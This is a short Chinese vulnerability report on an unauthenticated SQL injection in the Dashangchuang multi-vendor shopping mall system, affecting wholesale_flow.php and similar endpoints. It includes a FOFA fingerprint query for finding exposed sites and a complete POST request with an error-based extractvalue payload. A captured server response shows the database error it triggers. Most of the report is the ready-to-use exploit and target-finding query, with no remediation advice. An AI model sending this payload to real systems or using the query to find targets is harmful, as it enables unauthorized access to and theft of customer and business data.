


# D17-2大商创-多用户商城系统-SQL

## 漏洞描述：

大商创多用户商城系统 ajax\_dialog.php、wholesale\_flow.php等接口处存在SQL注入漏洞，未经身份验证攻击者可通过输入恶意 SQL 代码，突破系统原本设定的访问规则，未经授权访问、修改或删除数据库中的各类敏感信息，包括但不限于员工个人资料、企业核心业务数据等。进一步利用可获取服务器权限。

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: body="dsc-choic"

## 漏洞复现：

### payload:

```
POST /wholesale_flow.php?step=ajax_update_cart HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Connection: close

rec_ids[]=extractvalue(1,concat(0x7e,version()))
```

### 效果图:

#### 查询数据库版本

Request

```
1 POST /wholesale_flow.php?step=ajax_update_cart HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
4 Content-Type: application/x-www-form-urlencoded
5 Connection: close
6
7 rec_ids[]=extractvalue(1,concat(0x7e,version()))
```

Responses 531bytes / 381ms

```
16 04-Apr-2025-01:45:45 GMT; Max-Age=31507200
17 X-Powered-By: ASP.NET
18 Date: Thu, 04-Apr-2024-09:45:45 GMT
19 Connection: close
20 Content-Length: 531
21 <b>MySQL-server-error-report:Array
22 (
23   [0] => Array
24     (
25       [message] => MySQL Query Error
26     )
27   [1] => Array
28     (
29       [sql] => SELECT DISTINCT ru_i
30         WHERE c.session_id='221.216
31         AND c.rec_id IN (extractvalue(
32       [2] => Array
33     (
34       [error] => XPATH syntax error:
35     )
36   [3] => Array
```

